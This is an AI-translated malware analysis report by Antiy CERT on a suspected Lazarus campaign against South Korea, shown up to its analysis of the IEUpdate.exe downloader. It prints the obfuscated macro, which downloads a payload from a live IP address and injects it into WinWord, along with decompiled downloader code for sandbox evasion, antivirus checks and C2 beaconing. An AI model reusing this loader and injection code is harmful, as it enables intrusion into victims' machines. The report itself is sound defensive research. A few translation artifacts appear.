Analysis of Suspected Lazarus Organization's Attack Activities Against South Korea

Antiy CERT

The original report is in Chinese, and this version is an AI-translated edition.

Scan the QR code to obtain the latest version of the report

First release time: 19:47 on November 1, 2022

Contents

1 Overview **1**

2 Attack Process **1**

3 Sample Analysis **2**

3.1 Bait Document 2

3.2 Template File 4

3.3 IEUpdate.exe Download Tool 7

3.4 hvncengine.dll hvnc 17

3.5 shellengine.dll Backdoor 21

4 Traceability Analysis **26**

5 Threat Framework Mapping **30**

6 Summarize **31**

Appendix 1: IOC **31**

Appendix 2: References **32**

Appendix 3: About Antiy **33**

1 Overview

Recently, Antiy CERT discovered an attack campaign targeting South Korea. The decoy document was titled "Sogang KLEC.docx" (Sogang University Korean Language Education Center.docx). After analyzing the obtained sample and the associated malicious payload, we ultimately linked it to the Lazarus organization.

The Lazarus organization, also known as HIDDEN COBRA, APT38, Zinc, and Guardians of Peace, is one of the most active APT groups in the Korean Peninsula. The group's targets include dozens of countries, including Poland, Chile, the United States, Mexico, and Brazil. They carry out targeted attacks against financial institutions such as banks and Bitcoin exchanges, as well as individuals, for financial gain, posing a significant threat to global financial institutions. Furthermore, the group has infiltrated organizations and businesses, including those involved in aerospace, COVID-19 vaccine development, government, and media, to steal critical data and engage in ransomware attacks.

2 Attack Process

The attack process of this attack is roughly as follows:

1. Using template injection, the attacker waits for the bait document to be opened and then downloads the malicious template constructed by the attacker to the host for execution.
2. The macro code in the template requests the specified URL, downloads the malicious payload and injects it into WINWORD.exe for execution.
3. The downloaded malicious payload is mainly used to release and execute the download tool IEUpdate.exe, and add it to the registry RUN to achieve persistence.
4. After being executed, IEUpdate.exe sends a message to obtain the C2 used for subsequent communications, and downloads different malicious payloads for execution based on the returned information.
5. Currently, two payloads, hvncengine.dll and shellengine.dll, are known to exist and are used to communicate with C2 for remote control.



Figure 2-1 Attack process diagram

3 Sample Analysis

3.1 Bait Document

Table 3-1 2document

Virus name	Trojan/Generic.ASHMacro.7D6
Original file name	Sogang KLEC.docx
MD5	f1a61ee026eac8583ee840d297792478
File size	13.25 MB (13889306 bytes)
File format	Office Open XML Document
Exploit the vulnerability	None
Release technique	Remote template injection
Creation time	2022-04-06 8:40:00 UTC
Last edited time	2022-08-05 2:40:00 UTC
Creator	None
Last saver	exciting
National language of the text	ko-KR
VT first upload time	2022-08-16 21:05:35 UTC
VT test results	16/65

The download link for the decoy document was discovered through the correlation function of a public intelligence platform. The information indicates that the decoy document was downloaded from a large attachment storage site provided by Naver Mail. It is speculated that the attacker may have sent phishing emails through Naver Mail. Naver Mail is an email service provided by the South Korean internet group Naver Corporation.

Scanned	Detections	Status	URL
2022-08-16	0 / 86	200	https://bigfile.mail.naver.com/download?fid=0Xe9bN3qW4vwHqvraB3uHquwKoKlFA2/HqUmKoUmaAg9KxudKxuXHqurFoUqKAK9axvjp434KxgZMrivFoFSMxkvFovmpzbvM4K9pA0p6KZMob=
2022-08-16	0 / 86	200	

Figure 3-1VT detection results

SaniTOX is a security protection software developed by Jiransecurity of South Korea. The decoy document impersonates SaniTOX to trick victims into enabling macros. The content of the malicious document is as follows.



Figure 3-2 The main content of the bait document for this attack activity

After correlating the document body content, it was found that the bait document body content did not appear for the first time.



Figure 3-3Contents of bait documents from previous attack activities 错误!未找到引用源。

The attacker uses Word template injection to download a malicious template and execute it after the victim opens the bait document. The template is located at http://23.106.160.173/temp2.dotm.

Figure 3-4Remote template link

3.2 Template File

Table 3 -3-3Template file

Virus name	Trojan/Generic.ASMacro.36F1B
Original file name	D5583E63.dotm
MD5	8D7C3F3C56AD3069908901790ADFA826
File size	68.12 KB (69755 bytes)
File format	Office Open XML Document
Exploit the vulnerability	None
Release technique	Macro documentation
Creation time	2022-07-031 2:45:00 UTC
Last edited time	2022-08-03 14:48:00 UTC
Creator	exciting
Last saver	exciting
VT first upload time	2022-08-16 21:13:22 UTC
VT test results	37/65

The template contains malicious macro code that automatically executes when the document is opened. The macro code's main function is to download a malicious payload. If the download is successful, the downloaded malicious payload is injected into the WinWord program for execution.

```
Private Function RunFE() As Long
    Dim MR As Object
    Dim bbb As String
    Dim i As Long
    Randomize
    Call Init
    For i = 0 To 8: bbb = bbb & Chr(Map1(Int(62 * Rnd()))): Next i
    Set MR = CreateObject(DecodeSTR("mb6/s6S6p/+suaCfpY+gnLKgjrW9o//O/v8="))
    Call MR.SetTimeouts(0, 2000, 2000, 5000)
    #If Win64 Then
        MR.Open "GET", "http://" & DecodeSTR("/OT/yuD4+eDN4ODm5sj/j5ScqP//5eLP5fi9l42Bg+eb1OH85OXO5qSRp6qd/p3nz/6vtLw=") & "?" & bbb & "=" & bbb
        '23.106.160.173/ACMS/123456jFvQMOJ/123456jFvQMOJ64.acm
    #Else
        MR.Open "GET", "http://" & DecodeSTR("/OT/yuD4+eDN4ODm5sj/j5ScqP//5eLP5fi9l42Bg+eb1OH85OXO5qSRp6qd/p3iyf6vtLw=") & "?" & bbb & "=" & bbb
        '23.106.160.173/ACMS/123456jFvQMOJ/123456jFvQMOJ32.acm
    #End If
    On Error GoTo EH
    With MR
        .setRequestHeader "Cache-Control", "no-cache"
        .setRequestHeader "Pragma", "no-cache"
        .send
        .WaitForResponse
        bbb = .ResponseText
    End With
    On Error GoTo EH
    Dim rpRes As Long
    rpRes = RunPE(Base64Decode(bbb))
    If rpRes = 0 Then GoTo EH
    RunFE = rpRes
    Exit Function
EH:
    RunFE = 0
End Function
```


Figure 3-5Download malicious payload

This function injects the downloaded malicious payload into WinWord for execution.

```
Private Function RunPE(baImage() As Byte) As Long
    Dim hKernel32   As LongPtr
    Dim hCrypt32    As LongPtr
    Dim hNtdll      As LongPtr
    Dim pGMFN       As LongPtr
    Dim pCP         As LongPtr
    Dim pVAEx       As LongPtr
    Dim pNtTP       As LongPtr
    Dim pNtRVM      As LongPtr
    Dim pNtWVM      As LongPtr
    Dim pNtGCT      As LongPtr
    Dim pNtSCT      As LongPtr
    Dim pNtRT       As LongPtr

#If Win64 Then
    varTypeLongPtr = VbVarType.vbLongLong
#Else
    varTypeLongPtr = VbVarType.vbLong
#End If

    hKernel32 = lLib("kernel32.dll")
    If hKernel32 = 0 Then GoTo EX
    pLL = mfGPA(hKernel32, DecodeSTR("griwn5yntaOaoreA"))
    If pLL = 0 Then GoTo EX
    Call mfGPA(hKernel32, "zzzz")
    hNtdll = mfLL(DecodeSTR("oKO1l7zgs72X") & Chr(0))
    hCrypt32 = mfLL(DecodeSTR("raWoi6T95f+fvKI=") & Chr(0))
    If hNtdll = 0 Or hCrypt32 = 0 Then GoTo EX

    pRCM = mfGPA(hCrypt32, DecodeSTR("jaWoi6SMvr+aoreDvqikvL6/nJE="))   'CryptBinaryToStringA
    pGMFN = mfGPA(hKernel32, DecodeSTR("ibKltr+qor2elqe7tLWxo7KG"))     'GetModuleFileNameW
    pCP = mfGPA(hKernel32, DecodeSTR("jaWOmqSrh6OUs6ukoqw="))           'CreateProcessW
    pNtRT = mfGPA(hNtdll, DecodeSTR("gKODnqO7urSvuLyysJ8="))            'NtResumeThread
    pNtRVM = mfGPA(hNtdll, DecodeSTR("gKODnrGqgbiJpLu2vba1o7ijgg=="))   'NtReadVirtualMemory
    pNtWVM = mfGPA(hNtdll, DecodeSTR("gKOGibm6soeSorqisJedq7q+iak="))   'NtWriteVirtualMemory
    pNtGCT = mfGPA(hNtdll, DecodeSTR("gKOWnqSNuL+PtbajhZOiq7a1"))       'NtGetContextThread
    pNtSCT = mfGPA(hNtdll, DecodeSTR("gKOCnqSNuL+PtbajhZOiq7a1"))       'NtSetContextThread
    pVAEx = mfGPA(hKernel32, DecodeSTR("mL6jj6Wvu5CXvKGOlIM="))         'VirtualAllocEx
    pNtTP = mfGPA(hNtdll, DecodeSTR("gKOFnqKjvr+apKuHo5Szq6Si"))        'NtTerminateProcess
    Call mfGPA(hNtdll, "zzzz")

    If pRCM = 0 Or pGMFN = 0 Or pCP = 0 Or pNtRT = 0 Or pNtRVM = 0 Or pNtWVM = 0 Or pNtGCT = 0 Or pNtSCT = 0 Or pVAEx = 0 Or pNtTP = 0 Then GoTo EX

    Dim szCFP       As String
    szCFP = Space(MAX_PATH)
    Dim rGMFN       As Variant
    Dim curH        As LongPtr
    Dim dwCFPLen    As Long: dwCFPLen = MAX_PATH
    ReDim vParams(0 To 2)
    vParams(0) = curH
    vParams(1) = StrPtr(szCFP)
    vParams(2) = dwCFPLen
    Call MapPAParams
    Dim ldcfRes     As Long
    ldcfRes = dispCF(0, pGMFN, _
              tagCALLCONV.CC_STDCALL, VbVarType.vbLong, _
              UBound(vParams) + 1, VarPtr(iVarTypes(0)), VarPtr(lVarPtrs(0)), rGMFN)
```


Figure 3-6Injection function

After the malicious payload injected into the WinWord process runs, it releases IEUpdate.exe and error.log files under % LocalAppData%\Microsoft\PlayReady. It then bypasses UAC through fodhelper.exe to elevate the permissions of IEUpdate.exe and executes it. The error.log file records the URL link "s/ucnpe74wo87d3mm/server.txt?dl =0" that needs to be accessed later.



Figure 3-7Files dropped by the malicious payload and the contents of error.log

Modify the registry startup item to achieve persistence.



Figure 3-8Add the IEUpdate.exe file to the registry RUN

3.3 IEUpdate.exe Download Tool

Table 3 -3Binary executable files

Virus name	Trojan/Generic.ASMalwS.2D
Original file name	IEUpdate.exe
MD5	c073012bc50b6a4f55f8edcce294a0b4
Processor architecture	Intel 386 or later, and compatibles
File size	92.00 KB (94208 bytes)
File format	Win32 EXE
Timestamp	2022:08:03 03:27:06+00:00
Digital signature	None
Packer type	None
Compiled language	Microsoft Visual C++ v.11 - 2012
VT first upload time	2022-08-16 21:13:22 UTC
VT test results	49/72

First, determine whether the path contains ":\myapp.exe". If so, exit.

```
v0 = 260;
v1 = Filename;
do
{
  *v1++ = 0;
  --v0;
}
while ( v0 );
GetModuleFileNameA(0, Filename, 0x104u);
v2 = str_decrypt_401000(byte_AA343C);          // :\myapp.exe
result = strstr(Filename, v2);
if ( result )
  exit(0);
return result;
```

Figure 3-9Determine your path

By setting the delay time through sleep, determine whether the delay time is effective, in order to bypass some sandboxes that modify sleep time.

```
2  v4 = lpCmdLine;
3  hWnd = (HWND)hInstance;
4  v28 = lpCmdLine;
5  sub_A92080();
6  v5 = GetTickCount();
7  Sleep(0x64u);
8  if ( GetTickCount() - v5 < 0x32 )
9    exit(0);
```

Figure 3-10Sandbox detection

Get the device description information of the main hard disk and concatenate it with "VDEVICE". The concatenated string is hashed with CRC and concatenated with "0". The format is "0 + CRC hash value".

```
Source = 0;
memset(v6, 0, sizeof(v6));
pcbBuffer = 1000;
GetUserNameA(Buffer, &pcbBuffer);
Destination = 0;
memset(v8, 0, sizeof(v8));
if ( !sub_A91D70(&Source) )                    // 获取主硬盘的设备描述信息
  strcpy_s(&Destination, 0x64u, &Source);
strcat_s(&Destination, 0x64u, "VDEVICE");
v2 = CRC_401EE0((int)&Destination, strlen(&Destination));
v0 = str_decrypt_401000(byte_AA3430);
return sub_A920F0(::Buffer, "%s%08X", v0, v2);
```

Figure 3-11Obtain host information and generating a host identifier

By creating a directory under the system directory, determine whether it has administrator privileges.

```
GetSystemDirectoryA(Buffer, 0x800u);
strcat_s(Buffer, 0x800u, "\\");
strcat_s(Buffer, 0x800u, ::Buffer);
if ( _mkdir(Buffer) == -1 )
  return 0;
_rmdir(Buffer);
return 1;
```

Figure 3-12Permission judgment

Get the operating system version information.

```
VersionInformation.dwOSVersionInfoSize = 148;
GetVersionExA(&VersionInformation);
```

Figure 3-13Obtain operating system version information

Get a process snapshot and determine whether the currently running processes include "v3l4sp.exe", "AYAgent.aye", and "IEUpdate.exe" . "v3l4sp.exe" is a subroutine of V3 Lite, a free antivirus software from South Korea's AhnLab, and "AYAgent.aye" is part of ALYac, an internet security suite from South Korea's ESTsoft.

```
hSnapshot = CreateToolhelp32Snapshot(2u, 0);
v13 = GetCurrentProcessId();
v4 = (void (__stdcall *)(HANDLE))CloseHandle;
if ( Process32First(hSnapshot, &pe) )
{
  do
  {
    v5 = str_decrypt_401000(asc_AA3348);      // v3l4sp.exe
    if ( !_stricmp(pe.szExeFile, v5) )
    {
      dword_AA5DE0 = 2;
    }
    else
    {
      v6 = str_decrypt_401000(byte_AA3354);   // AYAgent.aye
      if ( !_stricmp(pe.szExeFile, v6) )
      {
        dword_AA5DE0 = 3;
      }
      else if ( !_stricmp(pe.szExeFile, a2) ) // IEUpdate.exe
      {
        ExeName = 0;
        memset(v17, 0, sizeof(v17));
        dwSize = 0;
        v7 = OpenProcess(0x1000u, 0, pe.th32ProcessID);
        if ( v7 )
        {
          QueryFullProcessImageNameA(v7, 0, &ExeName, &dwSize);
          if ( (!GetModuleFileNameExA(v7, 0, &ExeName, 260) || !_stricmp(a1, &ExeName)) && v13 != pe.th32ProcessID )
          {
            *a3 = pe.th32ProcessID;
            ++v3;
          }
          v9 = v7;
          v4 = (void (__stdcall *)(HANDLE))CloseHandle;
          CloseHandle(v9);
          continue;
        }
```

Figure 3-14Detection of designated antivirus software

If the path is "% LocalAppData%\Microsoft\PlayReady\IEUpdate.exe" and the process ID does not match the current process, close the previous IEUpdate.exe process.

```
_dupenv_s(&Source, &BufferCount, "LOCALAPPDATA");
strcat_s(Destination, 0x800u, Source);
v6 = str_decrypt_401000(byte_AA3320);
strcat_s(Destination, 0x800u, v6);
v7 = str_decrypt_401000(byte_AA3338);
strcat_s(Destination, 0x800u, v7);            // C:\Users\w1x64\AppData\Local\Microsoft\PlayReady\IEUpdate.exe
v8 = str_decrypt_401000(byte_AA3338);
strcpy_s(v41, 0x800u, v8);                    // IEUpdate.exe
GetModuleFileNameA(0, Filename, 0x400u);
dwProcessId = 0;
v9 = sub_A910A0(Destination, v41, &dwProcessId);
if ( !_stricmp(Filename, Destination) && v9 > 0 )
{
  v10 = (HWND)OpenProcess(0x1FFFFFu, 0, dwProcessId);
  v11 = GetWindowDC(v10);
  Ellipse(v11, 80, 72, 2080, 2072);
  ReleaseDC(v10, v11);
  if ( !v10 )
    exit(1);
  if ( !TerminateProcess(v10, 0) )
    exit(1);
}
```

Figure 3-15Close the previous process

Set the flag based on whether the parameters of CMDline include "/s" and "/a", and select different branches for execution based on the previously set administrator permission flag.

```
v12 = strstr(lpCmdLine, "/s");
v13 = dword_AA7014;
if ( v12 )
  v13 = 1;
dword_AA7014 = v13;
v14 = strstr(lpCmdLine, "/a");
if ( v14 )
{
  v33 = 0;
  memset(v34, 0, sizeof(v34));
  v15 = 3;
  if ( strlen(v14) > 3 )
  {
    do
    {
      v16 = v14[v15];
      if ( v16 == ' ' )
        break;
      *(&v33 + v15++ - 3) = v16;
    }
    while ( v15 < strlen(v14) );
    v4 = v28;
  }
  strcpy_s(::Destination, 0x800u, &v33);
  dword_AA6DE0 = 1;
}
if ( privilege_flag_AA6F78 )
{
```

Figure 3-16Set markers according to parameters

Determines whether the previous privilege escalation operation was successful. If the privilege escalation is successful, the system will add itself to the Windows Denfender exclusion list through PowerShell commands.

Figure 3-17Add this file to the Windows Defender whitelist

If you do not have administrator privileges, create a new thread and execute it in a loop, as shown below.



Figure 3-18Create a thread

The thread creates another thread function, which is used to communicate with C2.

First, "dl.dropboxusercontent.com" is concatenated with the content obtained from the error.log file, and the C2 address for subsequent communication is obtained from the concatenated URL.

```
v0 = 0;
Source = 0;
hConnect = 0;
v1 = str_decrypt_401000(byte_AA3504);          // dl.dropboxusercontent.com
strcpy_s(Destination, 0x400u, v1);
v2 = str_decrypt_401000(byte_AA3450);          // Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.114 Safari/537.36
if ( !sub_A92110(&hConnect, (HINTERNET *)&Source, v2, Destination, 443u, 1) )
{
  FileName[0] = 0;
  Source = 0;
  _dupenv_s(&Source, &BufferCount, "LOCALAPPDATA");
  strcat_s(FileName, 0x800u, Source);
  v3 = str_decrypt_401000(byte_AA3320);
  strcat_s(FileName, 0x800u, v3);
  v4 = str_decrypt_401000(byte_AA3520);
  strcat_s(FileName, 0x800u, v4);              // C:\Users\w1x64\AppData\Local\Microsoft\PlayReady\error.log
  v5 = CreateFileA(FileName, 0x80000000, 7u, 0, 3u, 0x80u, 0);
  v6 = GetFileSize(v5, 0);
  ReadFile(v5, FileName, v6, &NumberOfBytesRead, 0);
  if ( NumberOfBytesRead >= 0x800 )
  {
LABEL_17:
    report_rangecheckfailure();
    JUMPOUT(0xA925D5);
  }
  FileName[NumberOfBytesRead] = 0;
  CloseHandle(v5);
  v7 = HttpOpenRequestA(hConnect, "GET", FileName, 0, 0, 0, 0x4C04848u, 0);
  v8 = v7;
  if ( !v7 || !HttpSendRequestA(v7, 0, 0, 0, 0) )
  {
    GetLastError();
    return 0;
  }
  v10 = 0;
  if ( InternetQueryDataAvailable(v8, &dwNumberOfBytesAvailable, 0, 0) )
  {
    while ( 1 )
    {
      Buffer = 0;
      memset(v19, 0, sizeof(v19));
      if ( !InternetReadFile(v8, &Buffer, dwNumberOfBytesAvailable, (LPDWORD)&hConnect) || !hConnect )
        break;
      v11 = (unsigned int)hConnect + v10;
      if ( (unsigned int)hConnect + v10 > 0x3E8 )
        return 0;
      memmove(&szServerName[v10], &Buffer, (size_t)hConnect);
```


Figure 3Get the C2 address from Dropbox

Then the operating system version information, whether the specified antivirus software exists, and the previously generated UID are returned as the online packet.

```
v4 = VersionInformation.dwMinorVersion;
v3 = VersionInformation.dwMajorVersion;
v2 = dword_AA5DE0;
v0 = str_decrypt_401000(asc_AA3388);          // uid=%s&avtype=%d&majorv=%d&minorv=%d
sub_A91D50(Buffer, v0, ::Buffer, v2, v3, v4);// uid=047DB1382&avtype=1&majorv=6&minorv=2
v1 = str_decrypt_401000(asc_AA33B0);          // post2.php
strcpy_s(Destination, 0x800u, v1);
sub_A92210(Destination, Buffer);
sub_A914F0();
```


Figure 3-19Construct the online package

The online packet return function sends the collected information to post2.php.

Figure 3-20Send online packet

The data is then received from the concatenated URL and processed, obtaining the content after the third "%" and ending it with "\r" or "\n". This content will be used as the resource address for the subsequent download URL. The Arabic numerals 0-9 are obtained and processed to obtain the command ID.

